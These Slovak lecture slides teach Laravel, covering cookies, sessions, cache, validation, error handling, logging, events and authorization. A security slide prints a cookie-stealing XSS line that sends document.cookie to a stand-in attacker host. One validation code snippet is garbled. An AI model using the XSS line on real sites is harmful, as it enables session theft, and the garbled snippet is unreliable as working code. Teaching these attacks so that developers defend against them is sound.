

# Laravel /3

Základy  
webových technologií

Eduard Kuric

- Cookies/sessions
- Cache
- Validation
- Logging
- Error handling
- Events
- Authorization
- Localization
- Unit testing

# Cookies

# Cookies - použitie

HTTP je bezstavový protokol

- **prihlasovanie**
  - potrebujeme uchovávať informácie o identite zákazníka
- **nákupný košík**
- **preferencie používateľov**
- **nastavenie stránky/aplikácie**
- **nahrávanie a zaznamenávanie správania sa používateľov**

# Cookies

- **(malé) údaje uložené v prehliadači**
- keď klient /user agent/ pošle požiadavku na načítanie stránky, server v odpovedi vráti prehliadaču aj cookies, prehliadač si ich uloží
- pri ďalšej požiadavke na načítanie stránky klient/prehliadač posiela uložené cookies serveru
  - posielajú sa s každou požiadavkou, „veľké“ cookies môžu mať vplyv na výkon – konektivitu, najmä mobilné dáta
- pozn.: môžu byť tiež vytvorené JavaScriptom (na klientovi)

# Cookies – odpoveď servera

- keď server prijme HTTP požiadavku
  - s odpoveďou môže poslať klientovi hlavičku `Set-Cookie`
  - cookie je dvojica **klúč=hodnota**

`Set-Cookie: <cookie-key>=<cookie-value>`

- ďalšie direktívy, napr. expirácia – sú nepovinné

# Cookies – odoslanie od klienta

- keď klient posiela požiadavku na server, hlavička obsahuje uložené cookies (platné, pre daného hostiteľa)
- Cookie: <cookie-list>
- Cookie: name=value; name2=value2; name3=value3
- Cookie: PHPSESSID=298zf09hf012fh2;

# Cookie – Expires

- Set-Cookie: <cookie-name>=<cookie-value>; **Expires**=<date>
- životnosť – HTTP-date timestamp, čas relatívny ku klientovi (nie serveru)
- ak nie je uvedený, cookie je platná do životnosti tzv. **session cookie** – do zatvorenia prehliadača
- **pozn. - viaceré prehliadače majú funkciu session restore**
  - pri zatvorení prehliadača je stav kariet uložený a pri znovuotvorení sú tieto obnovené, vrátane cookies



# Cookie – Max-Age, Domain

- Set-Cookie: <cookie-name>=<cookie-value>;  
**Max-Age**=<non-zero-digit>
- počet sekúnd do expirácie cookie
  - 0, alebo záporné číslo expiruje okamžite
- Max-Age má prednosť pred Expires
- Set-Cookie: <cookie-name>=<cookie-value>;  
**Domain**=<domain-value>
- určuje doménový názov hostiteľa, ktorému bude cookie odoslaná, subdomény **sú zahrnuté**
- pozn.: ak nie je vyplnená doména, doplní sa názov hostiteľa aktuálneho dokumentu (`document.location`), subdomény **nie sú zahrnuté**

# Cookie – Path, Secure

- Set-Cookie: <cookie-name>=<cookie-value>; **Path**=<path-value>
- cookie viazaná na URL cestu v požiadavke
  - ak je nastavené /, je dostupná na celej doméne
  - ak /users, cookie je dostupná na URL, ktorá zodpovedá /users, /userslist, /users/list, ...
- Set-Cookie: <cookie-name>=<cookie-value>; **Secure**
  - cookie bude odoslaná na server, iba ak bude použitý HTTPS

# Cookie – HttpOnly

- Set-Cookie: <cookie-name>=<cookie-value>;  
**HttpOnly**
- nie sú prístupné cez JavaScript  
Document.cookie

- Príklad:


HTTP/1.0 200 OK

Content-type: text/html

Set-Cookie: qwerty=219ffwef9w0f;  
Domain=uxtweak.com; Path=/; Expires=Wed,  
30 Aug 2019 00:00:00 GMT

# Cookies

- prezeranie cookies v prehliadači cez dev tools  
Chrome – Application > Storage > Cookies



The screenshot shows the Chrome DevTools Application panel with the 'Storage' section expanded and 'Cookies' selected. A red box highlights the list of cookies for the domain <https://www.sme.sk>. The table below represents the data shown in the 'Cookies' section.

Name	Value	Dom...	Path	Expir...	Size	HTTP	Secure	Sam...
_lb	6494585104390489000	.sme...	/	2025...	22			
bblosync	1508387544579	www...	/	1969...	21			
bm_last_load_status	NOT_BLOCKING	www...	/	2030...	31			
cookie_aggree	13.11.2017	.sme...	/	2018...	23			
deep_user_session	bc399a66-a14b-435d-8def-6b1745d...	www...	/	2018...	55			
fstat	2018-3-8	.sme...	/	2019...	13			
hubspotutk	af135c77fc7b860ebf399208b4632666	.hotj...	/	2028...	42			
ibbid	BBID-01-01510035259322629	www...	/	2031...	30			
id_location_town	454	.sme...	/	2020...	19			
inres_cke	000000000cdeafdb	inres...	/	2019...	25			
location_def	SK+-+Tren%26%23269%3B%26%232...	.sme...	/	2020...	56			
messagesUtk	af135c77fc7b860ebf399208b4632666	.hotj...	/	2019...	43			
mmdata%5Fuid	201712021825274625	.sme...	/	2020...	30			
mp_6d7c50ad560e0171...	%7B%22distinct_id%22%3A%20%221...	.hotj...	/	2019...	443			
mp_hj_mixpanel	%7B%22distinct_id%22%3A%20%221...	.hotj...	/	2018...	214			
optimizelyBuckets	%7B%7D	.hotj...	/	2028...	23			
optimizelyEndUserId	oeu1504675511943r0.082228983314...	.hotj...	/	2027...	55			
optimizelySegments	%7B%221362201525%22%3A%22fals...	.hotj...	/	2028...	152			

# Cookies

- max. veľkosť - spravidla 4096 bajtov na jednu cookie
  - aj počet je obmedzený,  
Chrome – 180 cookies / doména
- **citlivé údaje neposielať cez cookies**
  - XSS – Cross site scripting
  - CSRF – Cross site request forgery

# Cookies XSS

- ak umožníme používateľovi/útočníkovi vložiť kód (JavaScript) do stránky, poskytujeme mu aparát na získavanie údajov od návštevníkov/obetí stránky

```
(new Image()).src =  
"http://www.evil-domain.com/steal-  
cookie.php?cookie=" + document.cookie;
```

# Cookies CSRF

- **Peter** chatuje s iným používateľom – **Igorom** /útočníkom/
- **Igor** odošle správu, v ktorej je obrázok. Ten ale odkazuje (atribút `src`), na nejakú akciu banky, v ktorej má Peter účet
- ``
  - **v skutočnosti to nie je obrázok!!!**

# Cookies CSRF /2

- **uvažujme, že Petrova banka používa cookies na uloženie údajov o autentifikácii používateľa**
- ak tieto údaje neexpirovali, a nie je iná validácia na strane banky, potom požiadavka na načítanie obrázku v skutočnosti zrealizuje transakciu – Peter pošle 1000e Igorovi
- [viac informácií o CSRF](#)



# Cookie – odmietnutie klientom

- ak by túto cookie:

```
Set-Cookie: qwerty=219ffwef9w0f;  
Domain=SOMEcompany.com;
```

nastavoval server **ORIGINALcompany.com**, mala by byť klientom (prehliadačom) odmietnutá,

- cookie chce patriť doméne, z ktorej ale nie je server, ktorý ju požaduje nastaviť !!!!

# Third-party cookies

- uvažujem stránku A, ktorá má v sebe vloženú reklamu cez iframe zo stránky B:

```
<iframe src="http://websiteB.com/ad.html"></iframe>
```

- používateľ navštívi stránku A
- keď webový prehliadač načítava túto reklamu, server z domény websiteB odošle prehliadaču Set-Cookie (unikátny reťazec)
- používateľ navštívi stránku C
- ak má stránka C tiež v sebe reklamu z B, potom unikátny reťazec odošle v hlavičke stránke B
- **stránka B je schopná z referrer identifikovať zdrojovú stránku a pomocou kľúča trackovať cestu používateľa!!!**

# Third-party cookies /2

- **first-party cookie nastavuje webový server, na rovnakej domene ako aktuálna stránka**
- **third-party cookie nastavuje iný webový server**
- cookies z prvej strany
  - ak je rovnaká doména, ako doména stránky
- cookies z tretej strany
  - ak je iná doména, ako doména stránky
  - služby tretích strán, ktoré sú vložené do stránky
    - obrázky, bannery, [reklamy \(Google\)](#)
    - komponenty na zaznamenávanie aktivity používateľov naprieč Webom
- ~~prehliadače spravidla povoľujú cookies z tretej strany~~
  - **Firefox and Safari browsers already block third-party cookies. Google Chrome will do the same by 2022.**
  - rozšírenia do prehliadačov - blokovače - Adblock

# Cookies a legislatíva

- v prehliadači sa ukladajú/zhromažďujú údaje, ktoré môžu použiť tretie strany, môžu byť citlivé a vnímané ako zásah do súkromia
- [EU Directive 2009/136/EC](#)
  - predtým, ako chce tretia strana uložiť alebo získať údaje z počítača, musí byť o tom používateľ informovaný
  - **GDPR**
- DNT – *Do Not Track* direktíva v hlavičke požiadavky
  - Chrome: *Settings > Show advanced settings > Privacy > Send a "Do Not Track" request with your browsing traffic*
  - záleží, či a ako to web/služba/server bude rešpektovať

# Ukladanie dát na klientovi

- cookies boli kedysi jediným spôsobom, ako uložiť údaje na klientovi
- v súčasnosti sa odporúča uprednostniť moderné mechanizmy „Web storage APIs“ poskytované prehliadačmi:
  - **sessionStorage** – údaje dostupné iba počas prehliadania stránky, otvorenie stránky v novej karte, alebo okne inicializuje nové sedenie, reload stránky nemá vplyv
  - **localStorage** – údaje sú dostupné aj po zatvorení a znovuotvorení prehliadača
  - **indexedDB** – životnosť údajov ako localStorage, ukladanie štruktúrovaných dát (aj súbory), použitie indexov na efektívne vyhľadávanie v údajoch

# Nastavenie cookies - Laravel

- pripojenie cookie k odpovedi

```
return response()  
    ->view('welcome')  
    ->cookie($name, $value, $minutes,  
            $path, $domain, $secure,  
            $httpOnly)
```

# Získanie/načítanie cookies

```
use Illuminate\Http\Request
```

```
$value = $request->cookie('name');
```

# Cookie vs. Session

- **cookies** – údaje sú uložené na klientovi
- **sessions** – údaje sú uložené na serveri, na klientovi je uložený identifikátor sedenia `SessionID` ako cookie
  - server pošle v odpovedi nastavenie cookie `SessionID`
  - klient posiela v požiadavke `SessionID`, teda identifikátor sedenia:
    - `Cookie: PHPSESSID=298zf09hf012fh2;`



# Sessions

# Sessions - Laravel

- dáta sú uložené na serveri, klient má uložené v cookie session ID
- konfigurácia v `config/session.php`
- **predvolene je použitý file driver**
  - údaje sú uložené v súbore `storage/framework/sessions/`
- ďalšie možnosti:
  - `cookie` – údaje sú uložené na klientovi, ale sú zašifrované
  - `database` – údaje sú uložené v relačnej databáze
  - `memcached/redis` – údaje sú uložené v rýchlom cache-based úložisku
  - `array` – údaje sú uložené do poľa, nebudú persistentne uložené, vhodné pri testovaní

# Sessions – použitie databázy

- vytvorenie tabuľky sessions:

```
php artisan session:table
```

- vygenerovaná schéma:

```
Schema::create('sessions', function ($table)
{
    $table->string('id')->unique();
    $table->unsignedInteger('user_id')->nullable();
    $table->string('ip_address', 45)->nullable();
    $table->text('user_agent')->nullable();
    $table->text('payload');
    $table->integer('last_activity');
} ) ;
```

```
php artisan migrate
```

# Sessions – použitie Redis

- cez composer je potrebné nainštalovať balíček `redis/redis` (~1.0)
- nastavenie pripojenia na Redis databázu je v konfiguračnom súbore `config/database`
- v konfiguračnom súbore `config/session` je možné nastaviť konkrétne spojenie (connection) na Redis databázu

# Session - získanie údajov

```
$value = $request->session()->get('name');
```

```
// ak key neexistuje, vráti default
```

```
$value = $request->session()->get('key',  
'default');
```

```
// closure
```

```
$value = $request->session()->get('key',  
function () {  
    return 'default';  
}));
```

```
// všetky údaje, ktoré su v session uložené
```

```
$data = $request->session()->all();
```

# Globálna funkcia `session()`

```
// helper session()
```

```
$value = session('key');
```

```
$value = session('key', 'default');
```

# Uloženie údajov

```
// cez request
```

```
$request->session()->put('key', 'value');
```

```
// cez helper
```

```
session(['key' => 'value']);
```

```
// vloženie prvku do pola
```

```
$request->session()->push('user.teams',  
'developers');
```

```
// vybratie a vymazanie
```

```
$value = $request->session()->pull('key',  
'default');
```

# Test na existenciu údajov

```
// ak existuje a nie je null
```

```
if ($request->session()->has('users')) {  
    //  
}
```

```
// ak existuje, môže byť null
```

```
if ($request->session()->exists('users'))  
{  
    //  
}
```



# Vymazanie údajov

```
$request->session()->forget('key');
```

```
// všetky údaje
```

```
$request->session()->flush();
```

# Pregenerovanie SessionID

- [kvôli bezpečnosti](#), Laravel pri autentifikácii automaticky pregeneruje `SessionID`  
(pri použití built-in `LoginController`)

- na požiadanie je možné pregenerovať:

```
$request->session()->regenerate();
```

Cache

# Cache

- cacheovanie obsahu:
  - zrýchlenie odozvy
  - „zvýšenie“ (ušetrenie) výkonu na rovnakom HW
  - (nejaký) obsah dostupný aj v prípade výpadku (DB)
- Laravel poskytuje API pre rôzne aparáty na efektívne cachovanie údajov
  - [Memcached](#)
  - [Redis](#)
- nastavuje sa v `config/cache.php`
- predvolene používa **file** cache, pri väčších aplikáciach preferovať Memcached/Redis

# Cache – úložisko databáza

- cache driver database
- vytvorenie tabuľky cache:

```
php artisan cache:table
```

- predgenerovaná schéma:

```
Schema::create('cache', function ($table)
{
    $table->string('key')->unique();
    $table->text('value');
    $table->integer('expiration');
});
```

# Cache – úložisko Memcached

- vyžaduje sa [Memcached PECL](#) rozšírenie

```
'memcached' => [  
    [  
        'host' => '/var/run/memcached/memcached.sock',  
        'port' => 0,  
        'weight' => 100  
    ],  
],
```

- `weight` – požiadavky na memcached môžu byť distribuované naprieč servermi, relatívna váha k celkovej váhe všetkých serverov – pravdepodobnosť, že server spracuje požiadavku

# Získanie údajov

```
$value = Cache::get('key');
```

```
$value = Cache::get('key', 'default');
```

```
// ak nie je v cache, výber z DB
```

```
$value = Cache::get('key', function () {  
    return DB::table('...')->get();  
});
```

```
// test na existenciu, false aj pri null val.
```

```
if (Cache::has('key')) {  
    //  
}
```

# Prístup k viacerým úložiskám súčasne

```
Cache::store('file')->get('key');
```

```
Cache::store('redis')->put('key',  
'val', 10); // 10 min.
```



# Inkrement/dekrement

```
Cache::increment('key');
```

```
Cache::increment('key', $amount);
```

```
Cache::decrement('key');
```

```
Cache::decrement('key', $amount);
```

# Získaj, alebo získaj a zapamätaj si

- chceme vybrať zoznam používateľov z cache
  - ak nie je v cache, vyberieme ho z DB a uložíme do cache

```
$value = Cache::remember('users', $minutes,  
function () {  
    return DB::table('users')->get();  
});
```

```
$value = Cache::rememberForever('users',  
function() {  
    return DB::table('users')->get();  
});
```

# Uloženie do cache

```
Cache::put('key', 'value', $minutes);
```

```
$expiresAt = now()->addMinutes(10);
```

```
Cache::put('key', 'value', $expiresAt);
```

```
// ulozi, iba ak neexistuje v cache
```

```
Cache::add('key', 'value', $minutes);
```

```
// trvale ulozenie
```

```
Cache::forever('key', 'value');
```

pozn. ak používame memcached, forever dáta môžu byť odstránené,  
ak cache dosiahne limit

# Cache helper

```
$value = cache('key');
```

```
cache(['key' => 'value'], $minutes);
```

```
cache(['key' => 'value'],  
      now()->addSeconds(10));
```

# Vymazanie

- `Cache::forget('key');`

- získanie a vymazanie

```
$value = Cache::pull('key');
```

```
// vymazanie celej cache
```

```
Cache::flush();
```

# Tagovanie/značkovanie údajov

- príbuzné dáta označíme značkou (tagom)
- odstránenie (flush) iba tých údajov, ktoré majú danú značku

```
Cache::tags(['človek', 'umelec'])  
    ->put('Peter', $peter, $minutes);
```

```
$peter = Cache::tags(['človek', 'umelec'])  
    ->get('Peter');
```

```
Cache::tags('človek')->flush();
```

- nie sú podporované pri použití **file** a **database** driveroch

# Validation

# Validácia prichádzajúcich údajov

```
Route::get('post/create', 'PostController@create');  
Route::post('post', 'PostController@store');
```

```
class PostController extends Controller {  
    public function create() {  
        return view('post.create');  
    }  
  
    public function store(Request $request) {  
        // validacia  
    }  
}
```



# Metóda `validate()`

```
public function store(Request $request)
{
    $validatedData = $request->validate([
        'title' =>
            'required|unique:posts|max:255',
        'body' => 'required',
    ]);

    // údaje príspevku sú validné
}
```

# Pravidlo `bail`

- pravidlá sú vyhodnocované postupne všetky
- pravidlom `bail` môžeme indikovať, že celková validácia zlyhá, už pri prvom neplatnom pravidle

```
$request->validate([  
  'title' =>  
    'bail|required|unique:posts|max:255',  
  'body' => 'required',  
]);
```

- ak `title` nebude vyplnený (`required`), kontrola pravidla `unique` už nebude realizovaná

# Zobrazenie validačných chýb

- ak validácia nie je platná
  - **Laravel automaticky „presmeruje“ používateľa na predošlú stránku (predvolene)**
  - navyše validačné chyby budú automaticky **uložené v session a k dispozícii v šablóne** - premená `$errors`

```
@if ($errors->any())  
    <div class="alert alert-danger">  
        <ul>  
            @foreach ($errors->all() as $error)  
                <li>{{ $error }}</li>  
            @endforeach  
        </ul>  
    </div>  
@endif
```

# Voliteľné polia

- Laravel vykonáva automaticky
  - `TrimStrings`
  - `ConvertEmptyStringsToNull`
- môže byť potrebné validátoru povedať, že voliteľné pole musí spĺňať určité pravidlo, ale môže byť aj `null`

```
$request->validate([  
    'title' =>  
        'required|unique:posts|max:255',  
    'body' => 'required',  
    'publish_at' => 'nullable|date',  
]);
```

# Zložitejšia validačná logika

- v prípade zložitejšej validačnej logiky je možné vytvoriť tzv. *form request* triedu v `app/Http/Requests`:

```
php artisan make:request StoreBlogPost
```

```
public function rules() {  
    return [  
        'title' =>  
            :255',  
        'body' =>  
        'required|unique:posts|max:red',  
    ];  
}
```

# Zložitejšia validačná logika /2

- v controlleri určíme požiadavke jej typ – `StoreBlogPost`
- požiadavka je zvalidovaná predtým, ako je zavolaná metóda `store`

```
public function store(StoreBlogPost $request)
{
    // získanie zvalidovaných údajov
    $validated = $request->validated();
}
```

# Zložitejšia validačná logika /3

- `form request` umožňuje definovať ďalšie metódy
- `authorize()`
  - kontrola, či ma autentifikovaný používateľ oprávnenie na zmenu údajov
  - `$this->user()->can('update', $comment);`
- `withValidator($validator)`
  - prijíma vytvorenú inštanciu validátora, s ktorou je možné ďalej manipulovať
    - napr. vykonať ďalšiu validáciu, alebo pridať ešte nejaké chybové správy
- `messages()`
  - zdefinovanie vlastných chybových správ (prekonanie pôvodných)

# Získanie chybových správ

- prvá chybová správa pre dané pole

```
$errors->first('email');
```

- všetky chybové správy pre dané pole

```
foreach ($errors->get('email') as $message)  
{ }
```

- ```
foreach ($errors->get('attachments.*')  
        as $message) { }
```

- ```
if ($errors->has('email')) { ... }
```



# Príklady pravidiel

- `string, array, boolean, digits:value, digits_between:min,max,`
- `date, email, ip, image, url`
- `min:value, max:value, size:value`
- `exists:table,column`
- ...

# Error handling

# Konfigurácia

- **všetky chyby a výnimky** vyvolané aplikáciou **loguje trieda** `App\Exceptions\Handler`, následne je vykreslená používateľovi chybová stránka
- nastavenie debug v súbore `config/app.php` určuje ako podrobné sú informácie o chybách
- `'debug' => env('APP_DEBUG', false)`
  - v debug režime sú poskytované podrobné informácie
  - predvolene sa preberá nastavenie zo súboru `/.env`
  - ak v súbore `.env` nie je definované nastavenie `APP_DEBUG`, použije sa hodnota `false`

# Konfigurácia /2

- pri vývoji v lokálnom prostredí by malo byť nastavenie
  - `APP_ENV=local`
  - `APP_DEBUG=true`
- v produkcii (v reálnom prostredí)
  - `APP_ENV=production`
  - `APP_DEBUG=false`
- inak riskujeme, že podrobné chybové správy poskytnú koncovým používateľom/potenciálnym útočníkom citlivé (konfiguračné) údaje

# Trieda Handler

**// zaregistrovanie callback „render“ spravania pre danu  
vynimku**

```
public function register()  
{  
    $this->renderable(function (InvalidOrderException  
$e, $request) {  
        return response()->view('errors.invalid-order',  
[], 500);  
    });  
}
```

# report a render vo výnimke

- metódy `report` a `render` súčasťou vlastných výnimiek
- ak existujú, Laravel ich automaticky zavolá

```
class CustomException extends Exception {  
    public function report() {  
        //  
    }  
  
    public function render($request) {  
        return response(...);  
    }  
}
```

# helper report ()

- zareportovanie výnimky bez vykreslenia chybovej stránky

```
public function isValid($value) {  
    try {  
        // validácia $valid  
    } catch (Exception $e) {  
        report($e);  
  
        return false;  
    }  
}
```

# helper `abort()`

- okamžité vyvolanie výnimky, ktorá zodpovedá HTTP stavovému kódu
  - o vykreslenie sa postará exception handler

```
abort(404);
```

```
abort(403, 'Unauthorized action.');
```



# Vlastné chybové šablóny

- názov súboru šablóny musí zodpovedať stavovému kódu
  - `abort(404);`
  - `resources/views/errors/404.blade.php`
- v šablóne je dostupná inštancia `HttpException - $exception`

```
<h2>{{ $exception->getMessage() }}</h2>
```

# Logging

# Logovanie

- umožňuje zistiť viac informácií, čo sa deje v aplikácií
- Laravel využíva knižnicu [Monolog](#)
- konfigurácia v `config/logging.php`
- predvolene používa kanál (channel) *stack*
- kanál – umožňuje identifikovať, s ktorou časťou aplikácie sa viaže záznam
- *stack* – spája viacero kanálov do jedného

# Logovanie /2

```
'channels' => [  
    'stack' => [  
        'driver' => 'stack',  
        'channels' => ['syslog', 'slack'],  
    ],  
    'syslog' => [  
        ],  
    'slack' => [  
        ],  
],
```

# Úrovně logování

- [RFC 5424](#)
- DEBUG (100): podrobné debug informace
- INFO (200): zajímavé události, uživatel se přihlásil, sql logy
- NOTICE (250): normálně, ale důležité události
- WARNING (300): upozornění, ale ne chyby, deprecation...
- ERROR (400): runtime chyby, nevyžadují okamžitou akci, ale...
- CRITICAL (500): kritické, aplikační komponent nedostupný ...
- ALERT (550): potřebná okamžitá akce, databáze dole
- EMERGENCY (600): systém je nepoužitelný

# Nastavenie kanálov

```
'syslog' => [  
    'driver' => 'syslog',  
    'level' => 'debug',  
],  
  
'slack' => [  
    'driver' => 'slack',  
    'url' => env('LOG_SLACK_WEBHOOK_URL'),  
    'username' => 'Laravel Log',  
    'emoji' => ':boom:',  
    'level' => 'critical',  
],
```

# Vytváranie správ

- `level` definuje „minimálnu úroveň“, ktorú musí mať správa, aby mohla byť zalogovaná daným kanálom
  - napr. máme kanál s levelom `critical`,
  - `emergency` logy pôjdu tiež do kanálu `critical`

```
Log::emergency($message);
```

```
Log::alert($message);
```

```
Log::critical($message);
```

```
Log::error($message);
```

```
Log::warning($message);
```

```
Log::notice($message);
```

```
Log::info($message);
```

```
Log::debug($message);
```

# Vytváranie správ /2

```
Log::info('Showing user profile  
          for user: '.$id);
```

- pripojenie kontextu

```
Log::info('User failed to login.',  
          ['id' => $user->id]);
```

- konkrétny kanál

```
Log::channel('slack')->info('Something  
                             happened!');
```



# Events

# Udalosti

- uvažujme, **chceme odoslať Slack notifikáciu zakaždým**, keď používateľ **vytvorí** v eshope **objednávku**
- namiesto prepájania kódu na spracovanie objednávky a Slack notifikácií
  - vyvoláme udalosť (event) `OrderShipped`
  - poslucháč (listener) ju príjme a transformuje ju na Slack notifikáciu
- Laravel poskytuje jednoduchý aparát na vytváranie udalostí, ich vyvolanie a registrovanie poslucháčov

# Reg. udalostí a poslucháčov

- EventServiceProvider

```
// kľúč - udalosť, hodnota - poslucháč  
protected $listen = [  
    'App\Events\OrderShipped' => [  
        'App\Listeners\SendShipmentNotification',  
    ],  
];
```

Od Laravel 11 nie je potrebné registrovať poslucháčov a udalosti, sú v "discovery" režime

# Vygener. udalostí a poslucháčov

- Vygenerovanie všetkých events a listeners, ktorú sú v `EventServiceProvider`

```
php artisan event:generate
```

# Definovanie udalosti

- Trieda/kontajner pre inštanciu objednávky

```
class OrderShipped {  
    use SerializesModels;  
    public $order;  
    public function __construct (Order $order)  
    {  
        $this->order = $order;  
    }  
}
```

# Definovanie poslucháča

```
class SendShipmentNotification
{
    public function __construct() {}

    public function handle(OrderShipped $event)
    {
        // $event->order...
    }
}
```

- ak **handle** vráti **false** – zastavíme tým šírenie udalosti ďalším poslucháčom

# Vyslanie udalosti

- použitím `event helpera`

```
$order = Order::findOrFail($orderId);  
event(new OrderShipped($order));
```

# Poslucháč na viaceré udalosti

- event subscriber – trieda, ktorá odoberá viacero udalostí

```
class UserEventSubscriber {  
    public function onUserLogin($event) {}  
    public function onUserLogout($event) {}  
  
    public function subscribe($events) {  
        $events->listen(  
            'Illuminate\Auth\Events\Login',  
            'App\Listeners\UserEventSubscriber@onUserLogin'  
        );  
        $events->listen(  
            'Illuminate\Auth\Events\Logout',  
            'App\Listeners\UserEventSubscriber@onUserLogout'  
        );  
    }  
}
```



# Registrácia poslucháča

```
class EventServiceProvider extends ServiceProvider
{
    protected $listen = [];
    protected $subscribe = [
        'App\Listeners\UserEventSubscriber',
    ];
}
```

# Authorization

# Autorizácia

- brána (gate) a oprávnenie (policy)
- gate je **closure**, ktorá určuje, či je daný **požívateľ** **autorizovaný vykonať** danú akciu
  - definované v `AuthServiceProvider`
- policy je trieda, ktorá **združuje zložitejšiu** **autorizačnú logiku** konkrétneho **modelu**

# Definovanie brány (gate)

- brána **vždy prijíma** ako parameter **inštanciu používateľa**
- V **App\Providers\AuthServiceProvider**

```
public function boot() {  
    $this->registerPolicies();
```

```
    Gate::define('update-post', function ($user,  
                                                $post) {  
        return $user->id == $post->user_id;  
    });  
}
```

# Kontrola oprávnenia cez bránu

- nie je potrebné odovzdať inštanciu prihláseného používateľa, **autorizačná metóda má inštanciu \$user k dispozícii**

```
// ak používateľ môže upraviť príspevok  
if (Gate::allows('update-post', $post)) {}
```

```
// ak používateľ nemôže upraviť príspevok  
if (Gate::denies('update-post', $post)) {}
```

# Kontrola oprávnenia cez bránu/2

```
// ak daný používateľ môže upraviť príspevok
if (Gate::forUser($user)->allows('update-post',
                                $post)) {}

// ak daný používateľ nemôže upraviť príspevok
if (Gate::forUser($user)->denies('update-post',
                                $post)) {}
```

# Vytvorenie oprávnenia (policy)

- uvažujme, aplikáciu – Blog, máme model `Post` – príspevok
- vytvoríme triedu `PostPolicy`, ktorá bude združovať autorizačnú logiku – akcie ako vytváranie a editácia príspevkov
- zásady sú uložené v `app/Policies`
- vytvorenie cez CLI – prázdna zásada

```
php artisan make:policy PostPolicy
```

- ak chceme CRUD pre model:

```
php artisan make:policy PostPolicy  
--model=Post
```

# Registrowanie oprávnénia

- `v AuthServiceProvider:`

```
protected $policies = [  
    Post::class => PostPolicy::class,  
];
```

**V Laravel 11 nie je potrebné explicitne registrovať oprávnenie, ukázali sme si v TaskManager**



# Vytvorenie oprávnenia

```
class PostPolicy {  
    public function update(User $user, Post $post) {  
        return $user->id === $post->user_id;  
    }  
}
```

- názov metódy je na programátorovi, ak použijeme generátor, ten vygeneruje `view`, `create`, `update`, `delete`

# Filter

- v niektorých situáciách môžeme chcieť vykonať autorizačné akcie predtým, ako sa vykoná konkrétne overenie
- v oprávnení /policy/ definujeme metódu `before()`, ktorá sa vykoná pred konkrétnou metódou

```
public function before($user) {  
    //  
}
```

pozn: ekv. `after()`

# Kontrola oprávnenia

- ak je pre daný model definované oprávnenie /policy/, tak `can` zavolá zodpovedajúcu metódu v danom oprávnení
- ak nie je, pokúsi sa zavolať zodpovedajúcu bránu

```
if ($user->can('update', $post)) {  
}
```

```
// Post::class iba urcuje, ktoru zasadu pouzit  
if ($user->can('create', Post::class)) {  
}
```

# Cez middleware

- Laravel obsahuje middleware, ktorý autorizuje akcie
- v `Kernel.php`
  - ku kľúčovému slovu `can` je priradený `Illuminate\Auth\Middleware\Authorize` middleware

```
Route::put('/post/{post}', function (Post $post) {  
    // ...  
})->middleware('can:update,post');
```

**update** - akcia

**post** - implicitný model binding (pri create použijeme `App\Post`)

- v prípade neúspechu - 403

# Cez helper

```
public function update(Request $request,  
                        Post $post)  
{  
    $this->authorize('update', $post);  
}
```

```
public function create(Request $request)  
{  
    $this->authorize('create', Post::class);  
}
```

# Cez Blade

```
@can('update', $post)
...
@elsecan('create', App\Post::class)
...
@endcan
```

```
@cannot('update', $post)
...
@elsecannot('create', App\Post::class)
...
@endcannot
```

# Cez Blade /2

```
@if (Auth::user()->can('update', $post))
```

```
...
```

```
@endif
```

```
@unless (Auth::user()->can('update', $post))
```

```
...
```

```
@endunless
```

# Localization



